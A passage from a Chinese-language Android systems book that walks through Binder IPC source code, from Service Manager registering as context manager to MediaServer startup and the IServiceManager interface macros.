		if (binder_context_mgr_node != NULL) {
			printk(KERN_ERR "binder: BINDER_SET_CONTEXT_MGR already set\n");
			ret = -EBUSY;
			goto err;
		}
		if (binder_context_mgr_uid != -1) {
			if (binder_context_mgr_uid != current->cred->euid) {
				printk(KERN_ERR "binder: BINDER_SET_"
					"CONTEXT_MGR bad uid %d != %d\n",
					current->cred->euid,
					binder_context_mgr_uid);
				ret = -EPERM;
				goto err;
			}
		} else
			binder_context_mgr_uid = current->cred->euid;
		binder_context_mgr_node = binder_new_node(proc, NULL, NULL);
		if (binder_context_mgr_node == NULL) {
			ret = -ENOMEM;
			goto err;
		}
		binder_context_mgr_node->local_weak_refs++;
		binder_context_mgr_node->local_strong_refs++;
		binder_context_mgr_node->has_strong_ref = 1;
		binder_context_mgr_node->has_weak_ref = 1;
		break;
	   …
	default:
		ret = -EINVAL;
		goto err;
	}
	ret = 0;
err:
	if (thread)
		thread->looper &= ~BINDER_LOOPER_STATE_NEED_RETURN;
	mutex_unlock(&binder_lock);
	wait_event_interruptible(binder_user_error_wait, binder_stop_on_user_error < 2);
```

```
	if (ret && ret != -ERESTARTSYS)
		printk(KERN_INFO "binder: %d:%d ioctl %x %lx returned %d\n", proc->pid, current->pid, cmd, arg, ret);
	return ret;
}
```

在分析函数 binder_ioctl()之前，需要先弄明白如下两个数据结构。

- 结构体binder_thread：表示一个线程，这里就是执行binder_become_context_manager()函数的线程。在此结构中，proc表示这个线程所属的进程。结构体binder_proc中成员变量thread的类型是rb_root，表示一叉红黑树，把属于这个进程的所有线程都组织起来，结构体binder_thread的成员变量rb_node用于链接这棵红黑树的节点。

```
struct binder_thread {
	struct binder_proc *proc;
	struct rb_node rb_node;
	int pid;
	int looper;
	struct binder_transaction *transaction_stack;
	struct list_head todo;
	uint32_t return_error; /* Write failed, return error code in read buf */
	uint32_t return_error2; /* Write failed, return error code in read */
		/* buffer. Used when sending a reply to a dead process that */
		/* we are also waiting on */
	wait_queue_head_t wait;
	struct binder_stats stats;
};
```

在上述代码中，looper 成员变量表示线程的状态，可以取下面的值。

```
enum {
	BINDER_LOOPER_STATE_REGISTERED		= 0x01,
	BINDER_LOOPER_STATE_ENTERED		= 0x02,
	BINDER_LOOPER_STATE_EXITED		= 0x04,
	BINDER_LOOPER_STATE_INVALID		= 0x08,
	BINDER_LOOPER_STATE_WAITING		= 0x10,
	BINDER_LOOPER_STATE_NEED_RETURN		= 0x20
};
```

另外，transaction_stack 表示线程正在处理的事务，todo 表示发往该线程的数据列表，return_error 和 return_error2 表示操作结果返回码，wait 用来阻塞线程等待某个事件的发生，stats 用来保存一些统计信息。关于各成员变量，遇到时再分析其作用。

- 数据结构binder_node：表示一个binder实体，定义如下所示。

```
struct binder_node {
	int debug_id;
	struct binder_work work;
	union {
		struct rb_node rb_node;
		struct hlist_node dead_node;
	};
	struct binder_proc *proc;
	struct hlist_head refs;
	int internal_strong_refs;
	int local_weak_refs;
	int local_strong_refs;
	void __user *ptr;
```

```
        void __user *cookie;
        unsigned has_strong_ref : 1;
        unsigned pending_strong_ref : 1;
        unsigned has_weak_ref : 1;
        unsigned pending_weak_ref : 1;
        unsigned has_async_transaction : 1;
        unsigned accept_fds : 1;
        int min_priority : 8;
        struct list_head async_todo;
};
```

这样，rb_node 和 dead_node 组成了一个联合体，具体来说分为如下两种情形。

- 如果这个Binder实体还在正常使用，则使用rb_node来连入proc->nodes所表示的红黑树的节点，这棵红黑树用来组织属于这个进程的所有Binder实体。
- 如果这个Binder实体所属的进程已经销毁，而这个Binder实体又被其他进程所引用，则这个Binder实体通过dead_node进入到一个哈希表中存放。proc成员变量表示这个Binder实例所属进程。

refs 成员变量把所有引用了该 Binder 实体的 Binder 引用连接起来构成一个链表。internal_strong_refs、local_weak_refs 和 local_strong_refs 表示这个 Binder 实体的引用计数。ptr 和 cookie 成员变量分别表示这个 Binder 实体在用户空间的地址以及附加数据。其余的成员变量就不描述了，遇到时再分析。

4.5.7 获得线程信息

接下来回到函数 binder_ioctl()中，首先是通过 filp->private_data 获得 proc 变量，此处的函数 binder_mmap()是一样的，然后通过函数 binder_get_thread()获得线程信息，把当前线程 current 的 pid 作为键值，在进程 proc->threads 表示的红黑树中进行查找，看是否已经为当前线程创建过了 binder_thread 信息。在这个场景下，由于当前线程是第一次进到这里，所以肯定找不到，即*p == NULL 成立，于是，就为当前线程创建一个线程上下文信息结构体 binder_thread，并初始化相应成员变量，并插入到 proc->threads 所表示的红黑树中，下次要使用时就可以从 proc 中找到了。注意，这里的 thread->looper = BINDER_LOOPER_STATE_NEED_RETURN。函数 binder_get_thread()的具体代码如下所示。

```
static struct binder_thread *binder_get_thread(struct binder_proc *proc)
{
        struct binder_thread *thread = NULL;
        struct rb_node *parent = NULL;
        struct rb_node **p = &proc->threads.rb_node;

        while (*p) {
                parent = *p;
                thread = rb_entry(parent, struct binder_thread, rb_node);

                if (current->pid < thread->pid)
                        p = &(*p)->rb_left;
                else if (current->pid > thread->pid)
                        p = &(*p)->rb_right;
                else
                        break;
        }
        if (*p == NULL) {
                thread = kzalloc(sizeof(*thread), GFP_KERNEL);
```

```
        if (thread == NULL)
            return NULL;
        binder_stats.obj_created[BINDER_STAT_THREAD]++;
        thread->proc = proc;
        thread->pid = current->pid;
        init_waitqueue_head(&thread->wait);
        INIT_LIST_HEAD(&thread->todo);
        rb_link_node(&thread->rb_node, parent, p);
        rb_insert_color(&thread->rb_node, &proc->threads);
        thread->looper |= BINDER_LOOPER_STATE_NEED_RETURN;
        thread->return_error = BR_OK;
        thread->return_error2 = BR_OK;
    }
    return thread;
}
```

再回到函数 binder_ioctl()中，接下来会有两个全局变量 binder_context_mgr_node 和 binder_context_mgr_uid，定义如下。

```
static struct binder_node *binder_context_mgr_node;
static uid_t binder_context_mgr_uid = -1;
```

其中，binder_context_mgr_node 用来表示 Service Manager 实体，binder_context_mgr_uid 表示 Service Manager 保护进程的 uid。在这个场景下，由于当前线程是第一次进到这里，所以 binder_context_mgr_node 为 NULL，binder_context_mgr_uid 为-1，于是初始化 binder_context_mgr_uid 为 current->cred->euid，这样当前线程就成为 Binder 机制的保护进程了，并且通过 binder_new_node 为 Service Manager 创建 Binder 实体。

```
static struct binder_node *
binder_new_node(struct binder_proc *proc, void __user *ptr, void __user *cookie)
{
    struct rb_node **p = &proc->nodes.rb_node;
    struct rb_node *parent = NULL;
    struct binder_node *node;
    while (*p) {
        parent = *p;
        node = rb_entry(parent, struct binder_node, rb_node);
        if (ptr < node->ptr)
            p = &(*p)->rb_left;
        else if (ptr > node->ptr)
            p = &(*p)->rb_right;
        else
            return NULL;
    }
    node = kzalloc(sizeof(*node), GFP_KERNEL);
    if (node == NULL)
        return NULL;
    binder_stats.obj_created[BINDER_STAT_NODE]++;
    rb_link_node(&node->rb_node, parent, p);
    rb_insert_color(&node->rb_node, &proc->nodes);
    node->debug_id = ++binder_last_id;
    node->proc = proc;
    node->ptr = ptr;
    node->cookie = cookie;
```

```
	node->work.type = BINDER_WORK_NODE;
	INIT_LIST_HEAD(&node->work.entry);
	INIT_LIST_HEAD(&node->async_todo);
	if (binder_debug_mask & BINDER_DEBUG_INTERNAL_REFS)
		printk(KERN_INFO "binder: %d:%d node %d u%p c%p created\n",
				proc->pid, current->pid, node->debug_id,
				node->ptr, node->cookie);
	return node;
}
```

在这里传进来的 ptr 和 cookie 都为 NULL。上述函数会首先检查 proc->nodes 红黑树中是否已经存在以 ptr 为键值的 node，如果已经存在则返回 NULL。在这个场景下，由于当前线程是第一次进入到这里，所以肯定不存在，于是就新建了一个 ptr 为 NULL 的 binder_node，初始化其他成员变量，并插入到 proc->nodes 红黑树中去。

当 binder_new_node 返回到函数 binder_ioctl()后，会把新建的 binder_node 指针保存在 binder_context_mgr_node 中，然后又初始化 binder_context_mgr_node 的引用计数值，BINDER_SET_CONTEXT_MGR 命令执行完毕，在函数 binder_ioctl()返回之前执行下面的语句。

```
if (thread)
		thread->looper &= ~BINDER_LOOPER_STATE_NEED_RETURN;
```

4.5.8　在循环中等待 Client 发送请求

再次回到文件 frameworks/base/cmds/servicemanager/service_manager.c 中的 main()函数，接下来需要调用函数 binder_loop()进入循环，等待 Client 发送请求。函数 binder_loop()定义在文件 frameworks/base/cmds/servicemanager/binder.c 中。

```
void binder_loop(struct binder_state *bs, binder_handler func)
{
	int res;
	struct binder_write_read bwr;
	unsigned readbuf[32];
	bwr.write_size = 0;
	bwr.write_consumed = 0;
	bwr.write_buffer = 0;

	readbuf[0] = BC_ENTER_LOOPER;
	binder_write(bs, readbuf, sizeof(unsigned));
	for (;;) {
		bwr.read_size = sizeof(readbuf);
		bwr.read_consumed = 0;
		bwr.read_buffer = (unsigned) readbuf;
		res = ioctl(bs->fd, BINDER_WRITE_READ, &bwr);
		if (res < 0) {
			LOGE("binder_loop: ioctl failed (%s)\n", strerror(errno));
			break;
		}
		res = binder_parse(bs, 0, readbuf, bwr.read_consumed, func);
		if (res == 0) {
			LOGE("binder_loop: unexpected reply?!\n");
			break;
```

```
        }
        if (res < 0) {
            LOGE("binder_loop: io error %d %s\n", res, strerror(errno));
            break;
        }
    }
}
```

在上述代码中，首先通过函数 binder_write()执行 BC_ENTER_LOOPER 命令以告诉 Binder 驱动程序 Service Manager 马上要进入循环。在此还需要理解设备文件/dev/binder 操作函数 ioctl()的操作码 BINDER_WRITE_READ，首先看其定义。

```
#define BINDER_WRITE_READ_IOWR('b', 1, struct binder_write_read)
```

此 io 操作码有一个形式为 struct binder_write_read 的参数：

```
struct binder_write_read {
    signed long write_size;          /* bytes to write */
    signed long write_consumed;      /* bytes consumed by driver */
    unsigned long write_buffer;
    signed long read_size;           /* bytes to read */
    signed long read_consumed;       /* bytes consumed by driver */
    unsigned long read_buffer;
};
```

用户空间程序和 Binder 驱动程序交互时，大多数是通过 BINDER_WRITE_READ 命令实现的，write_buffer 和 read_buffer 所指向的数据结构还指定了具体要执行的操作，write_buffer 和 read_buffer 所指向的结构体是 binder_transaction_data，定义此结构体的代码如下所示。

```
struct binder_transaction_data {
    /* The first two are only used for bcTRANSACTION and brTRANSACTION,
     * identifying the target and contents of the transaction.
     */
    union {
        size_t handle;               /* target descriptor of command transaction */
        void  *ptr;                  /* target descriptor of return transaction */
    } target;
    Void *cookie;                    /* target object cookie */
    unsigned int code;               /* transaction command */

    /* General information about the transaction. */
    unsigned int flags;
    pid_t sender_pid;
    uid_t sender_euid;
    size_t data_size;                /* number of bytes of data */
    size_t offsets_size;             /* number of bytes of offsets */
    union {
        struct {
            /* transaction data */
            const void *buffer;
            /* offsets from buffer to flat_binder_object structs */
            const void *offsets;
        } ptr;
        uint8_t buf[8];
    } data;
};
```

到此为止，已从源代码一步一步地分析完 Service Manager 是如何成为 Android 进程间通信（IPC）机制 Binder 保护进程的。在接下来的内容中，简要总结 Service Manager 成为 Android 进程间通信（IPC）机制 Binder 保护进程的过程。

（1）打开/dev/binder 文件

```
open("/dev/binder", O_RDWR);
```

（2）建立 128K 内存映射

```
mmap(NULL, mapsize, PROT_READ, MAP_PRIVATE, bs->fd, 0);
```

（3）通知 Binder 驱动程序它是保护进程

```
binder_become_context_manager(bs);
```

（4）进入循环等待请求

```
binder_loop(bs, svcmgr_handler);
```

在这个过程中，在 Binder 驱动程序中建立了一个 struct binder_proc 结构、一个 struct binder_thread 结构和一个 struct binder_node 结构，这样，Service Manager 就在 Android 系统的进程间通信机制 Binder 中担负起保护进程的职责。

4.5.9 Service Manager 服务保护进程

众所周知，Service Manager 在 Binder 机制中既充当保护进程的角色，同时也充当着 Server 角色，但是它又与一般的 Server 不一样。对于普通的 Server 来说，Client 如果想要获得 Server 的远程接口，必须通过 Service Manager 远程接口提供的 getService 接口来获得，这本身就是一个使用 Binder 机制来进行进程间通信的过程。而对于 Service Manager 这个 Server 来说，Client 如果想要获得 Service Manager 远程接口，却不必通过进程间通信机制来获得，因为 Service Manager 远程接口是一个特殊的 Binder 引用，其引用句柄一定是 0。

获取 Service Manager 远程接口的函数是 defaultServiceManager()，此函数声明在文件 frameworks/base/include/binder/IServiceManager.h 中，代码如下：

```
sp<IServiceManager> defaultServiceManager();
```

函数 defaultServiceManager()在文件 frameworks/base/libs/binder/IServiceManager.cpp 中实现，具体代码如下所示。

```
sp<IServiceManager> defaultServiceManager()
{
    if (gDefaultServiceManager != NULL) return gDefaultServiceManager;
    {
        AutoMutex _l(gDefaultServiceManagerLock);
        if (gDefaultServiceManager == NULL) {
            gDefaultServiceManager = interface_cast<IServiceManager>(
                ProcessState::self()->getContextObject(NULL));
        }
    }
    return gDefaultServiceManager;
}
```

其中，gDefaultServiceManagerLock 和 gDefaultServiceManager 是全局变量，在文件 frameworks/base/libs/binder/Static.cpp 中定义，具体代码如下所示。

```
Mutex gDefaultServiceManagerLock;
sp<IServiceManager> gDefaultServiceManager;
```

从上述函数可以看出，gDefaultServiceManager 是单例模式，在调用函数 defaultServiceManager()时，如

果已经创建 gDefaultServiceManager 了则直接返回，否则通过 interface_cast<IServiceManager>(ProcessState::self()->getContextObject(NULL))创建一个，并保存在全局变量 gDefaultServiceManager 中。

在 Binder 机制中，类 BpServiceManager 继承了类 BpInterface<IServiceManager>，BpInterface 是一个模板类，在文件 frameworks/base/include/binder/IInterface.h 中定义，具体代码如下所示。

```
template<typename INTERFACE>
class BpInterface : public INTERFACE, public BpRefBase {
public:
        BpInterface(const sp<IBinder>& remote);
protected:
        virtual IBinder* onAsBinder();
};
```

类 IServiceManager 继承了类 IInterface，而类 IInterface 和类 BpRefBase 又分别继承了类 RefBase。

下面是创建 Service Manager 远程接口的主要语句：

```
gDefaultServiceManager = interface_cast<IServiceManager>(
        ProcessState::self()->getContextObject(NULL));
```

在上述代码中，首先调用了函数 ProcessState::self，此函数是 ProcessState 的静态成员函数，功能是返回一个全局唯一的 ProcessState 实例变量，其实这就是单例模式，此变量名为 gProcess。如果未创建 gProcess 则执行创建操作。在 ProcessState 的构造函数中，通过文件操作函数 open()打开设备文件/dev/binder，并且返回来的设备文件描述符保存在成员变量 mDriverFD 中。

接着调用函数 gProcess->getContextObject()获得一个句柄值为 0 的 Binder 引用 BpBinder。再来看函数 interface_cast<IServiceManager>的具体实现，此模板函数在文件 framework/base/include/binder/IInterface.h 中定义，具体实现代码如下所示。

```
template<typename INTERFACE>
inline sp<INTERFACE> interface_cast(const sp<IBinder>& obj) {
      return INTERFACE::asInterface(obj);
}
```

在上述代码中，INTERFACE 是 IServiceManager，调用了函数 IServiceManager::asInterface()。函数 IServiceManager::asInterface()是通过 DECLARE_META_INTERFACE(ServiceManager)宏在类 IServiceManager 中声明的，位于文件 framework/base/include/binder/IServiceManager.h 中，展开后的代码如下所示。

```
#define DECLARE_META_INTERFACE(ServiceManager)                                   \
        static const android::String16 descriptor;                               \
        static android::sp<IServiceManager> asInterface(                         \
        const android::sp<android::IBinder>& obj);                               \
        virtual const android::String16& getInterfaceDescriptor() const;         \
        IServiceManager();                                                       \
        virtual ~IServiceManager();
```

IServiceManager::asInterface 是通过宏 IMPLEMENT_META_INTERFACE(ServiceManager, "android.os.IServiceManager")定义的，位于文件 framework/base/libs/binder/IServiceManager.cpp 中，展开后的代码如下所示。

```
#define IMPLEMENT_META_INTERFACE(ServiceManager, "android.os.IServiceManager")   \
        const android::String16 IServiceManager::descriptor("android.os.IServiceManager");   \
        const android::String16&                                                 \
        IServiceManager::getInterfaceDescriptor() const {                        \
        return IServiceManager::descriptor;                                      \
        }                                                                        \
        android::sp<IServiceManager> IServiceManager::asInterface(               \
        const android::sp<android::IBinder>& obj)                                \
```

```
    {                                                              \
    android::sp<IServiceManager> intr;                             \
    if (obj != NULL) {                                             \
    intr = static_cast<IServiceManager*>(                          \
    obj->queryLocalInterface(                                      \
    IServiceManager::descriptor).get());                           \
    if (intr == NULL) {                                            \
    intr = new BpServiceManager(obj);                              \
    }                                                              \
    }                                                              \
    return intr;                                                   \
    }                                                              \
    IServiceManager::IServiceManager() { }                         \
    IServiceManager::~IServiceManager() { }
```

IServiceManager::asInterface 的具体实现代码如下所示。

```
android::sp<IServiceManager> IServiceManager::asInterface(const android::sp<android::IBinder>& obj)
{
    android::sp<IServiceManager> intr;

    if (obj != NULL) {
        intr = static_cast<IServiceManager*>(
                obj->queryLocalInterface(IServiceManager::descriptor).get());

        if (intr == NULL) {
            intr = new BpServiceManager(obj);
        }
    }
    return intr;
}
```

此处传进来的参数 obj 就是刚才创建的 new BpBinder(0)，类 BpBinder 中的成员函数 queryLocalInterface() 继承自基类 IBinder，函数 IBinder::queryLocalInterface()位于文件 framework/base/libs/binder/Binder.cpp 中，具体实现代码如下所示。

```
sp<IInterface>  IBinder::queryLocalInterface(const String16& descriptor)
{
    return NULL;
}
```

由此可见，在函数 IServiceManager::asInterface()中会调用下面的语句。

```
intr = new BpServiceManager(obj);
```

即：


```
intr = new BpServiceManager(new BpBinder(0));
```

创建的 Service Manager 远程接口本质上是一个 BpServiceManager，包含了一个句柄值为 0 的 Binder 引用。

4.6　MediaServer 安全通信机制分析

知识点讲解：光盘:视频\知识点\第 4 章\MediaServer 安全通信机制分析.avi

MediaServer（缩写为 MS）是一个可执行程序，Server 是系统诸多重要 Service 的“理想居所”，主要包括如下服务。



- AudioFlinger：音频系统中的核心服务。
- AudioPolicyService：音频系统中关于音频策略的重要服务。
- MediaPlayerService：多媒体系统中的重要服务。
- CameraService：有关摄像/照相的重要服务。

由此可见，MS 除了不涉及 Surface 系统外，其他重要的服务基本上都涉及了。在本节将以 MediaServer 系统为例，详细讲解整个 Binder 系统的实现流程。

4.6.1　MediaServer 的入口函数

MediaServer 是一个可执行程序，在如下文件中定义。

```
frameworks/av/media/mediaserver/main_mediaserver.cpp
```

文件 main_mediaserver.cpp 的入口函数是 main()，代码如下所示。

```
int main(int argc, char** argv)
{
    signal(SIGPIPE, SIG_IGN);
    sp<ProcessState> proc(ProcessState::self());
    sp<IServiceManager> sm = defaultServiceManager();
    ALOGI("ServiceManager: %p", sm.get());
    AudioFlinger::instantiate();
    MediaPlayerService::instantiate();
    CameraService::instantiate();
    AudioPolicyService::instantiate();
    ProcessState::self()->startThreadPool();
    IPCThreadState::self()->joinThreadPool();
}
```

上述代码的实现流程如下。

- 获得一个ProcessState实例。
- 调用defaultServiceManager，得到一个IServiceManager。
- 初始化音频系统的AudioFlinger服务。
- 实现多媒体系统的MediaPlayer服务，将以它作为主切入点。
- 实现音频系统的AudioPolicy服务。
- 创建一个线程池。
- 将自己加入到刚才的线程池。

4.6.2　调用 ProcessState

在 main()函数的开始处便调用了 ProcessState，由于每个进程只有一个 ProcessState，所以它是独一无二的。调用 ProcessState 的代码如下所示。

```
//获得一个 ProcessState 实例
sp<ProcessState> proc(ProcessState::self());
```

函数 self()在如下文件中定义。

```
\frameworks\native\libs\binder\ProcessState.cpp
```

函数 self()的实现代码如下所示。

```
sp<ProcessState> ProcessState::self()
{
```

```
    Mutex::Autolock _l(gProcessMutex);
    if (gProcess != NULL) {
        return gProcess;
    }
    gProcess = new ProcessState;
    return gProcess;
}
```

在上述代码中，self()函数采用了单例模式，根据这个以及 Process State 的名字很明确地传递了一个信息：每个进程只有一个 ProcessState 对象。

接下来看 ProcessState 的构造函数，功能是打开了 Binder 设备。此函数也是在文件 ProcessState.cpp 中实现，具体实现代码如下所示。

```
ProcessState::ProcessState()
    : mDriverFD(open_driver())
    , mVMStart(MAP_FAILED)
    , mManagesContexts(false)
    , mBinderContextCheckFunc(NULL)
    , mBinderContextUserData(NULL)
    , mThreadPoolStarted(false)
    , mThreadPoolSeq(1)
{
    if (mDriverFD >= 0) {
        // XXX Ideally, there should be a specific define for whether we
        // have mmap (or whether we could possibly have the kernel module
        // availabla)
#if !defined(HAVE_WIN32_IPC)
        // mmap the binder, providing a chunk of virtual address space to receive transactions
        mVMStart = mmap(0, BINDER_VM_SIZE, PROT_READ, MAP_PRIVATE | MAP_NORESERVE, mDriverFD, 0);
        if (mVMStart == MAP_FAILED) {
            // sigh
            ALOGE("Using /dev/binder failed: unable to mmap transaction memory.\n");
            close(mDriverFD);
            mDriverFD = -1;
        }
#else
        mDriverFD = -1;
#endif
    }

    LOG_ALWAYS_FATAL_IF(mDriverFD < 0, "Binder driver could not be opened.  Terminating.");
}
```

在上述代码中，open_driver()的作用是打开设备/dev/binder，这是 Android 在内核中为完成进程间通信而专门设置的一个虚拟设备，具体实现代码如下所示。

```
static int open_driver()
{
    int fd = open("/dev/binder", O_RDWR);
    if (fd >= 0) {
        fcntl(fd, F_SETFD, FD_CLOEXEC);
        int vers;
        status_t result = ioctl(fd, BINDER_VERSION, &vers);
```

```
            if (result == -1) {
                ALOGE("Binder ioctl to obtain version failed: %s", strerror(errno));
                close(fd);
                fd = -1;
            }
            if (result != 0 || vers != BINDER_CURRENT_PROTOCOL_VERSION) {
                ALOGE("Binder driver protocol does not match user space protocol!");
                close(fd);
                fd = -1;
            }
            size_t maxThreads = 15;
            result = ioctl(fd, BINDER_SET_MAX_THREADS, &maxThreads);
            if (result == -1) {
                ALOGE("Binder ioctl to set max threads failed: %s", strerror(errno));
            }
        } else {
            ALOGW("Opening '/dev/binder' failed: %s\n", strerror(errno));
        }
        return fd;
}
```

由此可见，函数 Process::self()具备如下功能。

- 打开/dev/binder设备，这就相当于与内核的Binder驱动有了交互的通道。
- 对返回的fd使用mmap，这样Binder驱动就会分配一块内存来接收数据。
- 由于ProcessState具有唯一性，因此一个进程只打开设备一次。
- 分析完ProcessState，接下来将要分析第二个关键函数defaultServiceManager()。

4.6.3　返回 IServiceManager 对象

函数 defaultServiceManager()在如下文件中实现。

```
\frameworks\native\libs\binder\IServiceManager.cpp
```

函数 defaultServiceManager()的功能是返回一个 IServiceManager 对象，通过此对象可以与另一个进程 ServiceManager 进行交互，其具体实现代码如下所示。

```
sp<IServiceManager> defaultServiceManager()
{
    if (gDefaultServiceManager != NULL) return gDefaultServiceManager;

    {
        AutoMutex _l(gDefaultServiceManagerLock);
        if (gDefaultServiceManager == NULL) {
            gDefaultServiceManager = interface_cast<IServiceManager>(
                ProcessState::self()->getContextObject(NULL));
        }
    }

    return gDefaultServiceManager;
}
```

在上述代码中，调用了类 ProcessState 中的函数 getContextObject()。注意传给它的参数是 NULL，即 0。下面再看函数 getContextObject()，此函数在文件 ProcessState.cpp 中定义，具体实现代码如下所示。

```
sp<IBinder> ProcessState::getContextObject(const String16& name, const sp<IBinder>& caller)
{
    mLock.lock();
    sp<IBinder> object(
        mContexts.indexOfKey(name) >= 0 ? mContexts.valueFor(name) : NULL);
    mLock.unlock();

    //printf("Getting context object %s for %p\n", String8(name).string(), caller.get());

    if (object != NULL) return object;

    // Don't attempt to retrieve contexts if we manage them
    if (mManagesContexts) {
        ALOGE("getContextObject(%s) failed, but we manage the contexts!\n",
            String8(name).string());
        return NULL;
    }

    IPCThreadState* ipc = IPCThreadState::self();
    {
        Parcel data, reply;
        // no interface token on this magic transaction
        data.writeString16(name);
        data.writeStrongBinder(caller);
        status_t result = ipc->transact(0 /*magic*/, 0, data, &reply, 0);
        if (result == NO_ERROR) {
            object = reply.readStrongBinder();
        }
    }

    ipc->flushCommands();

    if (object != NULL) setContextObject(object, name);
    return object;
}
```

上述代码调用了函数 getStrongProxyForHandle()，其调用参数名为 handle。函数 getStrongProxyForHandle() 在文件 ProcessState.cpp 中实现，具体实现代码如下所示。

```
sp<IBinder> ProcessState::getStrongProxyForHandle(int32_t handle)
{
    sp<IBinder> result;
    AutoMutex _l(mLock);
    handle_entry* e = lookupHandleLocked(handle);
    if (e != NULL) {
        // We need to create a new BpBinder if there isn't currently one, OR we
        // are unable to acquire a weak reference on this current one.   See comment
        // in getWeakProxyForHandle() for more info about this.
        IBinder* b = e->binder;
        if (b == NULL || !e->refs->attemptIncWeak(this)) {
```

```
            b = new BpBinder(handle);
            e->binder = b;
            if (b) e->refs = b->getWeakRefs();
            result = b;
        } else {
            // This little bit of nastyness is to allow us to add a primary
            // reference to the remote proxy when this team doesn't have one
            // but another team is sending the handle to us.
            result.force_set(b);
            e->refs->decWeak(this);
        }
    }
    return result;
}
```

BpBinder 和 BBinder 都是 Android 中与 Binder 通信相关的代表，它们都是从 IBinder 类中派生而来。BpBinder 是客户端用来与 Server 交互的代理类，p 即 Proxy。

BBinder 则是与 proxy 相对的一端，它是 proxy 交互的目的端。如果说 Proxy 代表客户端，那么 BBinder 则代表服务端。这里的 BpBinder 和 BBinder 是一一对应的，即某个 BpBinder 只能和对应的 BBinder 交互。用户当然不希望通过 BpBinderA 发送的请求，却由 BBinderB 来处理。

在函数 defaultServiceManager()中创建了 BpBinder，给 BpBinder 构造函数传递的参数 handle 的值是 0，0 代表了 ServiceManager 所对应的 BBinder。BpBinder 在如下文件中实现。

```
\frameworks\native\libs\binder\BpBinder.cpp
```

BpBinder 的具体实现代码如下所示。

```
BpBinder::BpBinder(int32_t handle)
    : mHandle(handle)
    , mAlive(1)
    , mObitsSent(0)
    , mObituaries(NULL)
{
    ALOGV("Creating BpBinder %p handle %d\n", this, mHandle);

    extendObjectLifetime(OBJECT_LIFETIME_WEAK);
    IPCThreadState::self()->incWeakHandle(handle);
}
```

通过上述代码可知，BpBinder、BBinder 这两个类没有操作 ProcessState 打开的/dev/binder 设备。也就是说，这两个 Binder 类没有和 binder 设备直接交互。先看 interface_cast 的具体实现，在文件 IInterface.h 中定义，其代码如下所示。

```
template<typename INTERFACE>
inline sp<INTERFACE> interface_cast(const sp<IBinder>& obj)
{
    return INTERFACE::asInterface(obj);
}
```

由此可见，interface_cast 仅仅是一个模板函数，所以 interface_cast<IServiceManager>()等价于下面的代码。

```
inline sp<IServiceManager> interface_cast(const sp<IBinder>& obj)
{
    return IServiceManager::asInterface(obj);
}
```

这样又转移到 IServiceManager 对象中去了。

（1）定义业务逻辑

IServiceManager 定义了 ServiceManager 所提供的服务，在如下所示的文件中定义。

```
\frameworks\native\include\binder\IServiceManager.h
```

IServiceManager 的主要实现代码如下所示。

```
class IServiceManager : public IInterface
{
public:
    DECLARE_META_INTERFACE(ServiceManager);

    /**
     * Retrieve an existing service, blocking for a few seconds
     * if it doesn't yet exist
     */
    virtual sp<IBinder> getService( const String16& name) const = 0;

    /**
     * Retrieve an existing service, non-blocking
     */
    virtual sp<IBinder>checkService( const String16& name) const = 0;

    /**
     * Register a service
     */
    virtual status_taddService( const String16& name,
                                    const sp<IBinder>& service,
                                    bool allowIsolated = false) = 0;

    /**
     * Return list of all existing services
     */
    virtual Vector<String16>     listServices() = 0;

    enum {
        GET_SERVICE_TRANSACTION = IBinder::FIRST_CALL_TRANSACTION,
        CHECK_SERVICE_TRANSACTION,
        ADD_SERVICE_TRANSACTION,
        LIST_SERVICES_TRANSACTION,
    };
};
sp<IServiceManager> defaultServiceManager();

template<typename INTERFACE>
status_t getService(const String16& name, sp<INTERFACE>* outService)
{
    const sp<IServiceManager> sm = defaultServiceManager();
    if (sm != NULL) {
        *outService = interface_cast<INTERFACE>(sm->getService(name));
        if ((*outService) != NULL) return NO_ERROR;
    }
    return NAME_NOT_FOUND;
```

```
}

bool checkCallingPermission(const String16& permission);
bool checkCallingPermission(const String16& permission,
                            int32_t* outPid, int32_t* outUid);
bool checkPermission(const String16& permission, pid_t pid, uid_t uid);


// ----------------------------------------------------------------------

class BnServiceManager : public BnInterface<IServiceManager>
{
public:
    virtual status_t    onTransact( uint32_t code,
                                    const Parcel& data,
                                    Parcel* reply,
                                    uint32_t flags = 0);
};

// ----------------------------------------------------------------------

}; // namespace android

#endif // ANDROID_ISERVICE_MANAGER_H
```

由此可见，Android 通过 DECLARE_META_INTERFACE 和 IMPLENT 宏，将业务和通信牢牢地联系在一起。

（2）业务与通信的挂钩

DECLARE_META_INTERFACE 和 IMPLEMENT_META_INTERFACE 这两个宏都定义在刚才的 IInterface.h 中。先看 DECLARE_META_INTERFACE 这个宏，具体代码如下所示。

```
#define DECLARE_META_INTERFACE(INTERFACE)                               \
    static const android::String16 descriptor;                          \
    static android::sp<I##INTERFACE> asInterface(                       \
            const android::sp<android::IBinder>& obj);                  \
    virtual const android::String16& getInterfaceDescriptor() const;    \
    I##INTERFACE();                                                     \
    virtual ~I##INTERFACE();
```

将 IServiceManager 的 DELCARE 宏进行相应的替换后，得到如下所示的代码。

```
//定义一个描述字符串
static const android::String16 descriptor;

//定义一个 asInterface()函数
static android::sp< IServiceManager >
asInterface(const android::sp<android::IBinder>& obj)

//定义一个 getInterfaceDescriptor()函数，估计就是返回 descriptor 字符串
virtual const android::String16& getInterfaceDescriptor() const;

//定义 IServiceManager 的构造函数和析构函数
IServiceManager ();
```

```
virtual ~IServiceManager();
```

宏 DECLARE 声明了一些函数和一个变量，宏 IMPLEMENT 的作用就是定义 DECLARE 声明的函数和变量了。IMPLEMENT 的定义在文件 IInterface.h 中，IServiceManager 是如何使用这个宏的呢？只有一行代码，在 IServiceManager.cpp 中，具体代码如下所示。

```
IMPLEMENT_META_INTERFACE(ServiceManager,"android.os.IServiceManager");
```

可以直接将 IServiceManager 中 IMPLEMENT 宏的定义展开，具体代码如下所示。

```
const android::String16
IServiceManager::descriptor("android.os.IServiceManager");
//实现 getInterfaceDescriptor()函数
const android::String16& IServiceManager::getInterfaceDescriptor() const
 {
     //返回字符串 descriptor，值是 android.os.IServiceManager
       return IServiceManager::descriptor;
 }
//实现 asInterface()函数
  android::sp<IServiceManager>
  IServiceManager::asInterface(const android::
sp<android::IBinder>& obj)
{
        android::sp<IServiceManager> intr;
        if (obj != NULL) {
            intr = static_cast<IServiceManager *>(
                obj->queryLocalInterface
(IServiceManager::descriptor).get());
            if (intr == NULL) {
